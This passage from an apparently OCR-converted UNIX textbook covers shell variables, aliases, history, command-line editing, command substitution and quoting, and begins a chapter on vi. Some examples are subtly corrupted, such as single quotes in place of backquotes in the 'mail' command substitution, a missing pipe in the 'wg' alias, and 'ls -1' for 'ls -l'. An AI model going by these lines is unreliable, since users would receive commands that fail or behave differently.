To make variables that you define yourself available to commands as part of the environment, they must be *exported.* For example, *TERM* is a common shell variable that is not always automatically part of the environment. To make it available to commands, you first define, then **export** it:

```
$ TERM=vt100
$ export TERM
```

A shortcut that does the same thing in **ksh** or **bash** is

```
$ export TERM=vt100
```

Common Shell Variables in sh, ksh, and bash

The following is a short summary of some of the most common shell variables, including those set automatically by the system.

- *HOME* contains the absolute pathname of your login directory *HOME* is automatically defined and set to your login directory as part of the login process. The shell itself uses this information to determine the directory to change to when you type **cd** with no argument.
- *LOGNAME* contains your login name. It is set automatically by the system.
- PWD is a special variable that gets set automatically to your present working directory You

can use this variable to include your current directory in the prompt or in a command line.

- *PATH* lists the directories in which the shell searches to find the program to run when you type a command. A default *PATH* is set by the system, but many users modify it to add additional command directories.

A typical example of a customized *PATH,* in this case for user anita, is the following:

```
PATH=$PATH:/sbin:/usr/bin:/home/anita/bin
```

This setting for *PATH* indicates that when you enter a command, the shell first searches for the program in the default path (the previous value of the *PATH* variable), then in the directory */sbin;* then in */usr/bin;* and finally in the *bin* subdirectory of the user's login directory. In these pathnames, *bin* stands for binaries, meaning executable programs. The directories */bin, /usr/bin, /sbin,* and */usr/sbin* are common locations for important commands and programs. If these directories are not in your default path, you may want to add them.

It is also common to create a subdirectory called *bin* in your home directory Instead of adding every directory that contains a command or executable to your *PATH,* you can create symbolic links to the commands in your *bin* directory (Remember to give yourself execute permission for the symbolic links. Creating links, and adjusting the permissions on them, is discussed in Chapter 3.)

- *CDPATH* is similar to *PATH.* It lists, in order, the directories in which the shell searches to find a subdirectory to change to when you use the **cd** command. This means that you can "jump" from one directory to another without typing the full pathname. A good choice of *CDPATH* can make it much easier to move around in your file system.
- *ENV* is a very important variable in the Korn shell. It tells **ksh** where to find the environment file that it reads at startup. If you are using **ksh**, the *ENV* variable should be set in your *.profile.* A common value is *$HOME/.kshrc.*
- *PS1* defines your prompt. The default value is $. Similarly, *PS2* defines your secondary prompt, and has a default value of >. Most users like to customize the prompt by adding information such as the current working directory For example,

```
$ PS1='$LOGNAME $PWD> '
saul /home/saul/Email>
```

- *TMOUT* tells the shell how many seconds to wait before timing out. If you don't type a command within that period of time, the shell logs you off. This variable is not supported by **sh**; you can define it, but it won't do anything. By default, *TMOUT* is set to 0, meaning that it will never time out.
- *MAIL* contains the name of the file in which your newly arriving mail is placed. The shell uses this variable to notify you when new information is added to this file. This variable is set automatically when you log in.
- *MAILCHECK* tells the system how frequently, in seconds, to check for new mail. By default, this is set to 60 in **bash**, 600 in **ksh**.
- *HISTSIZE* tells the shell how many commands to save in your history file (see the section "Command History" later in this chapter). Not supported by **sh**. The default value for *HISTSIZE* in **bash** is 500; in **ksh** it is 128.
- *HISTFILE* (which is also not supported by **sh**) specifies the location of your history file, such as *.history* (**ksh**) or *.bash_history* (**bash**).
- *TERM* is used by **vi** and other screen-oriented programs to get information about the type of terminal you are using. This information is necessary to allow the programs to match their output to your terminal's capabilities, and to interpret your terminal's input correctly A common value is "vt100".

- *SHELL* contains the name of your shell program. This is used by some interactive commands to determine which shell program to run when you issue a *shell escape* command. (A shell escape temporarily interrupts the program and runs a shell for you.) This variable is typically set automatically at login.
- *VISUAL* is a variable used only by **ksh**. It can be used to determine which command-line editor the shell uses, although this can also be done with an option setting. See the section "Command-Line Editing," later in this chapter.

Shell Options in ksh and bash

The Korn shell and **bash** provide a number of *options* that turn on special features. To turn on an option, use the set command with **-o** (*o*ption) followed by the option name. To view your current option settings, use set **-o** by itself.

The *noclobber* option prevents you from overwriting an existing file when you redirect output from a command. This can save you from losing data that may be difficult or impossible to replace. You can turn on *noclobber* with **set**:

```
$ set -o noclobber
```

Suppose *noclobber* is set, and your current directory contains a file named *temp.* If you try to redirect the output of a command to *temp,* you get a warning:

```
$ ls -1 > temp
temp: file exists
```

You can tell the shell that you really *do* want to overwrite the file by putting a bar (pipe symbol) after the redirection symbol, like this:

```
$ ls -1 >| temp
```

To turn off an option, use **set +o,** as in

```
$ set +o noclobber
```

The *ignoreeof* feature prevents you from accidentally logging yourself off by typing CTRL-D. If you use this option, you must type **exit** to terminate the shell.

The *notify* option causes the shell to notify you as soon as your background jobs complete, without waiting for you to finish your current command. Some users find this useful, but others may not like getting interrupted by notifications.

You can also use **set** to turn on the screen editor option for command-line editing (discussed later in this chapter). The following line,

```
$ set -o emacs
```

tells the shell that you want to use the **emacs**-style command-line editor. You could use **vi** instead. (The text editors **vi** and **emacs** are covered in Chapter 5.)

Variables in csh and tcsh

As with the Bourne-compatible shells, the C shell and **tcsh** provide variables, including both standard system-defined variables and ones you define yourself. However, there are a number of differences in the way variables are defined, what they are named, and how they are used.

In **csh** and **tcsh**, you define a variable with the **set** command, as shown here:

```
% set projdir = /home/nate/Work/cs106x/Proj_3/lib/Source
```

If the value has a space in it, you must put quotes around it, like this:

```
% set filelist = 'graphics.c strings.c sorting.c'
```

C shell variables are generally lowercase. If you do create variables with names in uppercase, remember that variable names are case-sensitive, so the shell will treat *filelist* and *FileList* as two

different variables.

To get the value of a shell variable, type a $ followed by the variable name. Since the **echo** command prints its standard input to its standard output, the command line **echo $VARNAME** will print the value of a variable:

```
% echo $projdir
/home/nate/Work/cs106x/Project_3/lib/Source
```

You can also use variables in command lines. For example,

```
% cp $projdir/graphics.c .
```

will copy the file */home/nate/Work/cs106x/Project_3/lib/Source/graphics.c* to the current directory

As with the other shells, you can use the **set** command to view all of your current shell variables and their values, and the **unset** command to undefine a variable.

```
% unset projdir
% echo $projdir
projdir: Undefined variable.
%
```

Environment Variables in csh and tcsh

There are certain variables that the shell makes available to commands as part of the *environment* that the shell maintains. Commands can use these variables to get information such as your login name or the size of your screen. These variables are called *environment variables.*

To set an environment variable, use the command **setenv:**

```
% setenv term vt100
```

Note that, unlike defining a variable with **set**, you do not use an=sign when setting an environment variable with **setenv**.

You can view all of your environment variables with the command **env**. To remove a variable from the environment, use **unsetenv**.

Common Shell Variables in csh and tcsh

These are some of the most common C shell variables, including those set automatically by the system:

- *home* is the full pathname of your login directory
- *user* is your username.
- *cwd* holds the full name of the directory you are currently in (the *c*urrent *w*orking *d*irectory). It provides the information the **pwd** command uses to display your current directory.
- *path* holds the list of directories the C shell searches to find a program when it executes your commands. It corresponds to the *PATH* variable in the Bourne-compatible shells.

By default, *path* is set to search first in your current directory, and then in */usr/bin.* To add the directories */bin, /sbin, /usr/sbin,* and your own *bin* directory to *path,* put a line like this in your *.cshrc* or *.tcshrc* file:

```
path = ($path /bin /sbin /usr/sbin $home/bin)
```

Because these directories are all common locations for commands and programs, you may want to add them to your path if they are not there already The directory *$home/bin* is often used to hold symbolic links to other commands. This way, you can run the commands without having to add a long list of directories to your path.

Unlike **ksh** or **bash**, which use a colon to separate items in the path, the C shell uses parentheses to group the different directories included in *path.* This use of parentheses to group *multivalued*

variables is a general feature of the C shell. Other standard C shell variables with multiple values include *cdpath* and *mail.*

- *cdpath* is the C shell equivalent of the *CDPATH* variable. It lists in order the directories in which **csh** or **tcsh** searches when you use the **cd** command. This allows you to move from one directory to another without typing the full pathname.
- The *prompt* variable allows you to customize the prompt. You can set it to include information such as your username or working directory For example, you can set the **tcsh** prompt like this:

  ```
  % set prompt="[%n@%m %c] tcsh % "
  [liz@localhost ~/Email] tcsh %
  ```

  The default C shell prompt is %. Note that unlike **sh**, the C shell does not allow you to redefine the *secondary prompt.*
- The variable *mail* tells the shell how often to check for new mail, and where to look for it.

  ```
  % set mail = ( 60 /var/spool/mail/liz )
  ```

  This setting causes **csh** to check the file */var/spool/mail/liz* every 60 seconds. If new mail has arrived in the directory specified in *mail* since the last time it checked, **csh** displays the message, “You have new mail.”
- *history* is the number of commands the shell saves in your history file.
- *histfile* is the name of the history file.
- *term* identifies your terminal type. A common value is *vt100.*

Shell Options in csh and tcsh

The C shell uses special variables called *toggles* to turn certain shell features on or off. Toggle variables are variables that have only two settings: on and off. When you **set** a toggle variable, you turn the corresponding feature on. To turn it off, you use **unset**. Important toggle variables include *noclobber, ignoreeof,* and *notify.*

The *noclobber* toggle prevents you from overwriting an existing file when you redirect output from a command. To turn on the *noclobber* feature, use **set** as shown in this example:

```
% set noclobber
```

Suppose *noclobber* is set, and that a file named *temp* already exists in your current directory If you try to redirect the output of a command to *temp,* you get a warning like this:

```
% ls -1 > temp
temp: file exists
```

The preceding example tells you that a file named *temp* already exists and that your command will overwrite it. You can tell the shell that you really do want to overwrite a file by putting an exclamation mark after the redirection symbol:

```
% ls -1 >! temp
```

The *ignoreeof* toggle prevents you from accidentally logging yourself off by typing CTRL-D. This is a good command to add to your *.cshrc* or *.tcshrc* file:

```
% set ignoreeof
```

The *notify* toggle informs you when a background job finishes running. If *notify* is set, the shell will display a message when a background job is complete. This toggle is set by default, but if you do not want to get job completion messages while you are in the middle of something else, you can **unset** it, as shown here:

```
% unset notify
```

PREV NEXT

PREV NEXT

Command Aliases

Aliases are a very convenient feature introduced in **csh** and supported by **tcsh**, **ksh**, and **bash**. A command alias is a word linked to a block of text that is substituted by the shell whenever that word is used as a command. You can use aliases to give command names that are easier for you to remember or to type, and to automatically include particular options when you run a command.

The syntax for defining aliases varies slightly according to the shell you are using. In the C shell and extended C shell, the following alias lets you type **lg** as a substitute for the longer command **ls -g**:

```
alias lg ls -g                          # csh or tcsh
```

In the Korn shell or **bash**, the same alias would be

```
alias lg="ls -g"                          # bash or ksh
```

In either case, where you enter the command

```
% lg
```

the shell replaces the alias **lg** with the full text of the alias, so the effect is exactly the same as if you had entered this:

```
% ls -g
```

To see a list of the aliases you have defined, type the command **alias** by itself.

Aliases in ksh and bash

A valuable use of aliases is to automatically include options when you issue a command. For example, in Chapter 3 you saw that using the **-i** (interactive) option to the commands **mv, cp,** and **rm** can prevent you from accidentally deleting or overwriting files. By adding following lines to your *.kshrc* or *.bashrc* file, you can redefine those commands so that they always run with the **-i** option:

```
alias rm="rm -i"
alias mv="mv -i"
alias cp="cp -i"
```

Note that, just as when you assign a variable, you must put quotes around any values that include spaces, as in **"rm -i"**.

Should you decide to redefine a command name like this and later discover that you need to use the command *without* the aliased options, you have two choices: you can temporarily **unalias** the command

```
$ unalias rm
```

or you can use the full pathname of the command (found using the **which** command)

```
$ /bin/rm
```

Alternately, of course, you could choose an alias that isn't a command name, such as

```
alias cpi="cp -i"
```

You can use aliases with command pipelines, as in

```
$ alias wg="who | grep"
```

which would allow you to type

```
$ wg dbp
```

instead of

```
$ who | grep dbp
```

Aliases in csh and tcsh

Aliases can be used to automatically include options when you issue a command. In Chapter 3 you saw that using the **-i** (interactive) option to the commands **mv**, **cp**, and **rm** can prevent you from accidentally deleting or overwriting files. You can redefine those commands by aliasing them so that they always run with the **-i** option:

```
alias rm rm -i
alias mv mv -i
alias cp cp -i
```

As with variables, aliases must be defined each time you start the shell. To save aliases that you want to use every time you log in, add them to your *.cshrc* or *.tcshrc* file.

If you redefine a command name with an alias and later discover that you need to use the command *without* the aliased options, you have two choices: you can temporarily **unalias** the command

```
$ unalias rm
```

or you can use the full pathname of the command

```
$ /bin/rm
```

An alternative would be to choose an alias that isn't a command name, such as

```
alias cpi cp -i
```

There are many more uses for aliases. You could define

```
$ alias wg 'who grep'
```

which would allow you to type

```
$ wg dbp
```

instead of

```
$ who | grep dbp
```

Note that in this example you must include quotes (') around the alias. If you do not, the shell will assign the alias **wg** to the command **who** and then try to pipe the output to **grep**.

PREV NEXT

Command History

Most modern shells (including **ksh**, **bash**, **csh**, and **tcsh**) keep a list of all the commands you enter during a session. This *history list* can be used to review the commands you have recently entered or to repeat commands you have used.

You can display a list of previously entered commands with the **history** command. The following is a typical history list display:

```
$ history
113 cd Email
114 ls -l
115 find . -name "*old" -print
116 cd Save
117 vi draft-old
118 diff draft-old sent-old
119 rm draft-old
120 history
```

By default, the **history** command lists all the commands saved in your history file (in some versions of **ksh**, it might list only the 16 most recent commands). You can change the number of commands the shell saves by setting a variable-*HISTSIZE* in **bash** or **ksh**, and *history* in **csh** or **tcsh**. To display only the most recent commands, run **history** with an argument:

```
$ history 3
121 cp * Backups
122 rm *.old
123 history 3
```

In **ksh**, this would be **history −3**.

The lines in the history list are numbered sequentially as they are added to your history list. If you prefer, you can display your history without command numbers. This is useful if you want to save a series of command lines in a file that you will later use as a shell script. In **csh** and **tcsh**, the command to do this is **history -h**, as in

```
% history -h 7 > newscript            # csh or tcsh
```

which saves the eight most recent commands in the file *newscript.* In **bash** or **ksh**, the equivalent command would be

```
$ fc -In -7 > newscript              # ksh or bash
```

The command history list is preserved in a file across sessions, so you can use it to review or repeat commands from previous login sessions. The name of the file is specified by a shell variable-*HISTFILE* in **bash** and **ksh**, *histfile* in **csh** or **tcsh**. In addition to viewing commands from your history list, you can use your history list to *redo* previous commands. This is made possible by the history substitution feature. The syntax for history substitution is significantly different in the various shells. Table 4–4 shows the similarities and differences.

Table 4–4: History Substitution

ksh	bash	csh or tcsh	Effect
history	**history**	**history**	List commands in history
history-n	**history n**	**history n**	List *n* most recent commands
fc-ln	**fc-ln**	**history -h**	List history without line numbers
r	**fc-s**	**!!**	Repeat previous command
r n	**fc -s n**	**!n**	Redo command number *n*

r -n	**fc -s -n**	**!-n**	Redo *n*th most recent command
r cmd	**fc -s cmd**	**!cmd**	Redo most recent instance of **cmd**

History Substitution in csh and tcsh

History substitution is similar to the variable substitution discussed earlier in this chapter (and to command substitution, which will be discussed later). An exclamation mark at the beginning of a line tells **csh** or **tcsh** to substitute information from your history list.

Suppose you recently used the **vi** editor (discussed in Chapter 5) to edit a file named *cs106xProject.c.* If you want to do more editing on that file, you can use the history substitution feature to redo the command without having to retype it. For example,

```
% !vi
vi cs106xProject.c
```

repeats the last command beginning with *vi.* Note that the command automatically supplies the name of the file in this case. In general, it repeats all of the arguments to the command.

You can use command numbers from your history list to redo commands. The exclamation mark followed by a number repeats the history list command line with that number. For example, to repeat command number 114, you would type

```
% !114
ls -1
```

A number preceded by a minus sign tells the shell to go back that many commands in the list. If the last command you entered was number 119, the following command would take you back to command 116:

```
% !-3
cd Save
```

A very useful shorthand for repeating the previous command is two exclamation marks, as in the following:

```
% !!
```

This repeats the immediately preceding command.

In any of the previous examples, you can print the command without executing it by adding **:p** at the end, as in

```
% !!:p
```

History substitution can also be used to edit commands, and to copy commands or arguments from your history list into your command line. Although these features can be useful, they are difficult to remember and have to some extent been replaced by command-line editing, described in the next section. If you are determined to learn the full set of history substitution commands, see *http://www.npa.uiuc.edu/docs/tcsh/History_substitution.html*.

History Substitution in ksh and bash

In **bash,** the command **fc -s** is used to repeat commands. In the Korn shell, the alias **r** is used as a more memorable shortcut for **fc -s**. This alias is automatically defined by the shell. To repeat your most recent command in **ksh**, type

```
$ r
```

In **bash,** this would be

```
$ fc -s
```

To use the **r** command in bash, just add the line

```
$ alias r='fc -s'
```

to your *.bashrc.*

To repeat a specific command from your history list, type **r** followed by the number. For example, to repeat command 114, you would type

```
$ r 114                                 # fc -s 114
ls -1
```

A number preceded by a minus sign tells the shell to go back that many commands in the list. If the last command you entered was number 119, the following command would take you back to command 116:

```
% r -3                                  # fc -s -3
cd Save
```

You can also redo commands by specifying the command name. In this example,

```
$ vi cs106xProject.c
$ ls
cs106xProject.c   ProjectBackup
$ r vi                                  # fc -s vi
vi cs106xProject.c
```

r vi repeats the last command beginning with *vi.*

PREV NEXT

Command-Line Editing

Command-line editing is a very popular shell feature. It was introduced in **tcsh (csh** does not support command-line editing) and carried over to the Korn shell and **bash.** Command-line editing lets you use a special version of either the **vi** or **emacs** text editor to edit your current command line, or any of the commands in your history list. On most systems, command-line editing is enabled by default, although you may choose to switch editors. Chapter 5 compares **vi** and **emacs** and describes how to use each of them.

The command-line editor shows you a one-line "window" on your command history, starting with your current command. You can use the up/down arrow keys to move backward and forward in your history Once you edit a line, you can execute it by pressing ENTER.

The command-line editing features greatly enhance the value of the history list. You can use them to correct command-line errors and to modify previous commands. Command-line editing also makes it much easier to search through your command history list, because you can use the same search commands you use in **vi** or **emacs**.

Suppose you want to search your command history for your most recent use of the file *project.backup.* If your command-line editor is set to **emacs,** you can search by typing CTRL-R followed by the filename. As soon as you enter part of the string, **emacs** will begin to search your history

```
$ [CTRL] R
(reverse-i-search)'pr': lpr directions
```

To search further back in your history list, type CTRL-R again.

To perform the same search with the **vi** editor, you would type ESC followed by a / (slash) and the beginning of the filename, as shown.

```
$ ESC /proj
```

When you hit ENTER, the editor will search for the most recent command in your history list that contains the string "proj". To find an earlier command containing that string, type "n" to repeat the search.

Table 4–5 shows the most useful commands for line editing. Note that the **vi** command-line editor begins in input mode. To use the **vi** commands, you must enter command mode by pressing ESC. You can use the **emacs** commands at any time. For this reason, some users who normally prefer **vi** use **emacs** as their line editor.

Table 4–5: Command-Line Editing Commands

Movement Commands	vi	emacs
One character left	**h**	CTRL-B
One character right	**l**	CTRL-F
One word left	**b**	ESC-B
One word right	**w**	ESC-F
Beginning of line	**A**	CTRL-A
End of line	**$**	CTRL-E
Back up one entry in history list	**k**	CTRL-P
Search for string xxx in history list	**/xxx**	CTRL-R XXX
Editing Commands	**vi**	**emacs**
Delete current character	**X**	CTRL-D

Delete current word	**dw**	ESC-D
Delete line	**dd**	(kill char)
Change word	**cw**	
Append text	**a**	
Insert text	**i**	

Setting the Line Editor in bash and ksh

To enable command-line editing in **bash** or **ksh,** use

```
$ set -o vi
```

to turn on **vi**-style editing, or

```
$ set -o emacs
```

to enable the **emacs** line editor. In **ksh**, if you do not set either of these options, the shell will try to use the editor specified by the variable *VISUAL.*

Since command-line editing is such a useful feature, you may want to add this setting to your *.kshrc* or *.bashrc* file.

Setting the Line Editor in tcsh

The **bindkey** command in **tcsh** determines whether it uses **emacs** or **vi** for command-line editing, as shown:

```
bindkey -e                      # use emacs-style editing
bindkey -v                      # use vi-style editing
```

You may want to add one of these settings to your *.tcshrc* file.

PREV NEXT

PREV NEXT

Command Substitution

Earlier you saw how the shell substitutes the value of a variable into a command line. *Command substitution* is a similar feature that allows you to substitute the output of a command into your command line. To do this, you enclose the command in *backquotes.* Note that the backquote character *(`)* is different from the single quote character (’). On many keyboards, the backquote key is in the upper left, near the 1 key

Suppose the file *names* contains the e-mail addresses of the members of a working group:

```
$ cat names
rlf@library.edu nate@engineer.com liz@thebest.net
```

You can use command substitution to send mail to all of them by typing

```
$ mail 'cat names'
```

When this command line is processed, the backquotes tell the shell to run cat with the file *names* as input, and substitute the output of this command (which in this case is a list of e-mail addresses) into the command line. The result is exactly the same as if you had entered the command

```
$ mail rlf@library.edu nate@engineer.com liz@thebest.net
```

In the Korn shell and **bash**,

```
$ mail $ (cat names)
```

works exactly the same way. It even makes sense-as with variables, the $ causes the shell to replace the command with its value. Because of this, and because the backquote character is so easily confused with single quotes, you may find this syntax preferable.

PREV NEXT

PREV NEXT

Filename Completion

It can be difficult and time-consuming to type in long filenames. As you have seen, wildcards (such as *) can be used as shortcuts for filenames, but they can also cause mistakes-for example, if there are several files in the current directory that start with the same letters. *Filename completion* is a feature first introduced in **csh** that gives you a better shortcut for entering filenames.

Suppose the current directory contains the following files:

```
% ls
california newjersey newyork washington
```

If you type the letters *cal* in a command line and then press the TAB key, the shell will fill in the filename *california* for you. (In **csh** and some versions of **ksh**, you press the ESC key twice instead of using TAB. The public domain version of the Korn shell, **pdksh**, does support tab completion.) So the line

```
$ cat cal [TAB]
```

becomes

```
$ cat california
```

If more than one file in the directory starts with those letters, the shell will fill in as much as it can. So

```
$ rm n [TAB]
```

becomes

```
$ rm new
```

You can then add more letters, and press TAB again to complete the rest. In **bash**, you can type TAB twice in a row to see a list of all the files beginning with the same letters:

```
$ rm new [TAB] [TAB]                          # bash only
newjersey newyork
```

The newer shells, **tcsh**, **ksh**, and **bash**, have filename completion (also known as tab competition) turned on by default. In **csh**, you have to enable filename completion by setting the toggle variable *filec*. In **ksh**, the command-line editor you have selected may affect filename completion-see the FAQ on the Korn shell web site (listed at the end of this chapter) for more information.

PREV NEXT

PREV NEXT

Removing Special Meanings in Command Lines

As you have seen throughout this chapter, the shell command language uses a number of special symbols. These include the I/O redirection operators >, <, and |, the wildcard characters * and ?, and the $ symbol for variables substitution. When you type in a command line containing one of these special shell characters, it is interpreted by the shell as an instruction. Sometimes, however, you need to use one of these symbols as a normal character. A simple example is using **grep** to search for lines containing the pipe symbol. The logical command would be

```
$ grep | .kshrc
Usage: grep [OPTION]… PATTERN [FILE]…
ksh: .kshrc: command not found
```

but this doesn't work. As the error messages indicate, the shell interprets | as an instruction to send the output of the **grep** command to a (nonexistent) command called ".kshrc".

One way to get | into the command line as an ordinary character, rather than a special instruction to the shell, is to *quote* it. Enclosing any symbol or string in single quotes prevents the shell from treating it as a special character. For example,

```
$ grep '|' .kshrc
alias lc='ls -la | more'
```

There are two other ways to quote command-line input to protect it from shell interpretation-double quotes ("…") and the backslash character (\):

```
$ grep " | " .kshrc
```

and

```
$ grep \ | .kshrc
```

Double quotes act like single quotes, except that they allow the shell to process the characters used for variable substitution and command substitution. The \ character quotes the character immediately following it. In the preceding example, this causes the shell to treat the | character as a normal character rather than as a command pipe. Compare the following three examples:

```
$ grep '$HOME' .profile
PATH=$PATH:$HOME/bin

$ grep \$HOME .profile
PATH=$PATH:$HOME/bin
$ grep "$HOME" .profile
$
```

In the first two examples, the single quotes and the backslash remove the special meaning of the $ character. This causes **grep** to search for the literal string *$HOME.* In the third example, the double quotes around *$HOME* allow the shell to substitute the value of the variable. So **grep** searches for a string like */home/raf,* and does not find it in the *.profile.*

Quoting can also be used to prevent the shell from interpreting white space (blanks, tabs, and newlines) as command-line argument separators. For example, if you want to delete a file named *Kili Photo.jpg,* with a space in the middle of the filename, you need to group the two words as a single argument, either with quotes

```
$ rm "Kili Photo.jpg"
```

or with a backslash

```
$ rm Kili\ Photo.jpg
```

If you did not quote the filename, **rm** would attempt to delete two files, *Kili* and *Photo.jpg.*

PREV NEXT

PREV NEXT

Summary

UNIX and Linux systems give you a choice of shell, including **sh**, **csh**, **tcsh**, **ksh**, and **bash**. They all provide the essential features of a command interpreter and high-level programming language, but there are some important differences among them. Different systems provide one or another of these as the default shell, but most systems support the others and allow you to choose the shell you prefer. This chapter gave you some information that can help you to decide which shell to use as your own.

You now know how to use all the important features and functions that the shell provides. You can use shell filename matching, control standard input and output, construct command pipelines, run commands in the background, assign shell variables, use simple command aliases, and configure your chosen shell. By now, you have probably gotten a good sense of the combination of flexibility and features that makes UNIX such a powerful operating system. The shells described in this chapter are available from the sources listed in Table 4–6.

Table 4–6: The Common Shells

Command	Name	Source or Links
bash	Bourne Again Shell	Standard on Linux systems Also available from the GNU site, at *http://www.gnu.org/software/bash/*
csh	C shell	Included with most distributions
ksh	Korn Shell	*http://www.kornshell.com/*
pdksh	Public Domain **ksh**	*http://www.math.mun.ca/~michael/pdksh/*
sh	Bourne Shell	Included with UNIX System distributions
tcsh	Extended C Shell	*http://www.tcsh.org/*
zsh	Z shell	*http://www.zsh.org/*

PREV NEXT

PREV NEXT

How to Find Out More

The shell is a very complex and powerful tool, and has many features that couldn't be covered in a single chapter. This article compares the various shells and includes a very detailed chart of the differences between the most popular shells. It also has some good advice on choosing which shell to use.

NSCP Unix Shells: *http://www.int.gu.edu.au/courses/2010int/nscp_shells.html*

This is the UNIX FAQ. It goes into great detail in answering some common but tricky questions, such as how the configuration files for the various shells work, or how to get the C shell to display the working directory in the prompt.

UNIX FAQ/faq Index: *http://www.faqs.org/faqs/unix-faq/faq/*

UNIX FAQ/shell Index: *http://www.faqs.org/faqs/unix-faq/shell/*

Most introductory books on the UNIX operating system have a chapter on the shell. This book is a particularly good beginner's introduction to Linux. It is not exclusively devoted to the shell, but if you're looking for a great general reference, this is worth picking up.

Sobell, Mark G. *A Practical Guide to Linux Commands, Editors, and Shell Programming* . 1st ed. Upper Saddle River, NJ: Prentice Hall, 2005.

These two books are excellent guides to **bash** and **ksh**.

Newham, Cameron and Bill Rosenblatt. *Learning the bash Shell* . 3rd ed. Sebastopol, CA: O'Reilly Media, 2005.

Bolsky, Morris I. and David G.Korn. *The New Korn Shell, Command and Programming Language.* 2nd ed. Englewood Cliffs, NJ. Prentice Hall, 1995.

One of the relatively few books devoted to the C shells. This reference does not cover shell scripting, only the interactive features of the shells.

DuBois, Paul. *Using csh & tcsh* . 1st ed. Sebastopol, CA: O'Reilly Media, 1995.

These two sources both go beyond the material in this chapter, with an emphasis on shell scripting.

Johnson, Chris F.A. *Shell Scripting Recipes* . 1st ed. Berkeley, CA: Apress, 2005.

Robbins, Arnold and Nelson H.F.Beebe. *Classic Shell Scripting* . 1st ed. Sebastopol, CA: O'Reilly Media, 2005.

PREV NEXT

PREV NEXT

Chapter 5: Text Editing

Overview

Most computer users spend more time creating and modifying text than anything else. Writing memoranda, letters, books, and programs, and creating text files of many kinds, takes a lot of effort. All of the popular UNIX variants (e.g., Linux, Solaris, HP-UX, AIX, Mac OS) separate this effort into two activities. Creating and modifying text is done by *editors,* while formatting the text for display and final presentation is done by *formatters.* The rationale behind this is one of having flexible programs that focus on doing one thing well. When you are creating text, it's helpful to focus on getting the substance of what you want to say into a computer file. Once you have some material, then you can concentrate on how that material will be formatted. Most UNIX users depend on one of two screen editors: **vi** (*vi*sual editor) and **emacs**. **vi** is a part of most flavors of UNIX. **emacs** is included in many UNIX variants, including the most popular Linux distributions, and is available as a separate add-on program for almost all the other variants of UNIX. Note that because of the popularity of these two editors, command editing under the Korn shell can be done with either **vi** or **emacs** commands. Linux users also may use the **vim** or the **pico** editor. While there are a number of other UNIX-based text editors, these four are the most popular ones. **vi** has been available to UNIX System users for years and was enhanced to support international time and date formats and to work with multibyte characters needed for representation of non-English alphabets. **vim** is a superset of **vi** and includes not only the complete vi environment but additional features such as editing in colors and autocompletion of commands. **pico** is used primarily in the academic world, but really anyone who has access to the PINE e-mail system can have access to **pico** as well.

In this chapter you will learn:

- The basic capabilities and commands of the **vi** and **emacs** editors
- Advanced features of **vi** and **emacs**
- How to customize **vi** to your working style, making it even easier to work with
- How to write combinations of simple commands into **vi** macros
- Comparisons between the **vim** editor and the **vi** editor
- About the **pico** editor and its uses, both stand-alone and as an editor in PINE e-mail

PREV NEXT

PREV NEXT

Editing with vi

A good screen editor would have all of the simplicity and features of the basic UNIX line editor, **ed:** its little language, its use of regular expressions, and its sophisticated search and substitute capabilities. But a good editor would take better advantage of CRT displays on both terminals and PC screens. Looking at 23 or more lines of text provides context and allows the writer to think in terms of the content of paragraphs and sentences instead of lines and words.

vi has been designed to address these requirements for a better editor; **vi** has all of these features. **vi** is a superset of **ed**; it contains all of **ed**'s features and syntax. In addition, **vi** provides extensions of its own that enable customizing and programming the editor.

The need for an extension to the UNIX System **ed** editor was the reason **vi** was first developed. In the late 1970s, Bill Joy, then a graduate student at the University of California at Berkeley, wrote an editor called **ex**. **ex** was an enhanced version of **ed** that retained all of **ed**'s features and added many more, including the ability to see a screenful of text under the visual option. **ex** became a popular editor. People used its display editing feature so much that the ability to call up the editor directly in *vi*sual mode was added.

Setting Your Terminal Display Type for vi

Instead of displaying a few lines of text, **vi** shows a full screen. **vi** shows you as many lines of text as your screen can display Twenty-three lines of 80 characters is standard for most terminals, but workstation displays can hold many more; for example, an SGI workstation can comfortably display 65 lines of 155 characters of small type.

Because the characteristics of terminals differ, the first thing you must do before using **vi** with a terminal display is specify the terminal type by setting a shell environment variable. For example, the VT-100 is an early model of a DEC terminal. Most current terminals and terminal emulation programs on PCs support a vt100 mode. If you use such a terminal, or wish to emulate it, typing

```
$ TERM=vt100
$ export TERM
```

sets the terminal variable to the DEC VT-100 terminal and makes that information available to programs that need it. Rather than type in the terminal information every time you log in, you can include the lines

```
#
# Set terminal type to vt100 and
# export variable to other programs
#
TERM=vt100
export TERM
```

in your *.profile* to have your terminal type automatically set to vt100 (replace vt100 with whichever terminal you use) whenever you log in. If you use different terminals, the following script placed in your *.profile* will help set *TERM* correctly each time:

```
#
# Ask for terminal type, set and export
# terminal variable to other programs
#
echo Terminal Type?\c
     read a
     TERM=$a
export TERM
```

Starting vi

Users who are familiar with **ed** will find it easy to use **vi** because of the many basic similarities. **vi**, like

ed, is an editor with two modes. When the editor is in input mode, characters you type are entered as text in the buffer. When the editor is in command mode, characters you type are commands that navigate around the screen or change the contents of the buffer. Figure 5–1 shows the two modes in **vi**, the input mode and the command mode. When you are in *input* mode, ESC (escape) places you in command mode; anything else you type is entered into your document.




Figure 5–1: Command and input modes in vi

When you are in *command* mode, several commands (**a**, **A**, **i**, **I**, **o**, and **O**, described next) will place you in input mode; anything else you type is interpreted as a command.

To edit a file, the command `vi dog` will have **vi** copy your file into a temporary storage area called an *editing buffer* and show you the first screenful of that buffer, as in Figure 5–2.

```
The quick
brown fox jumped
over the
lazy dog.
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"dog" 4 lines 42 characters
```

Figure 5–2: A sample vi screen

In newer versions of UNIX, **vi** reshapes the screen and refreshes the window if you change the size of the windows.

If you do not have a file *dog,* **vi** will create it. vi puts the cursor at the first position in the first line. The position of the cursor marks your current position in the buffer. To position the cursor on the last line, type `vi + dog` and you will be shown the end of the file, and the cursor will be positioned on the last line. To put the cursor on line 67, type `vi + 67 dog` and the cursor will be put on line number 67, if it exists. If there are fewer than 67 lines in the file, as in this example, **vi** will tell you that there are not that many lines in the file, and it will position the cursor at the beginning of the last line.

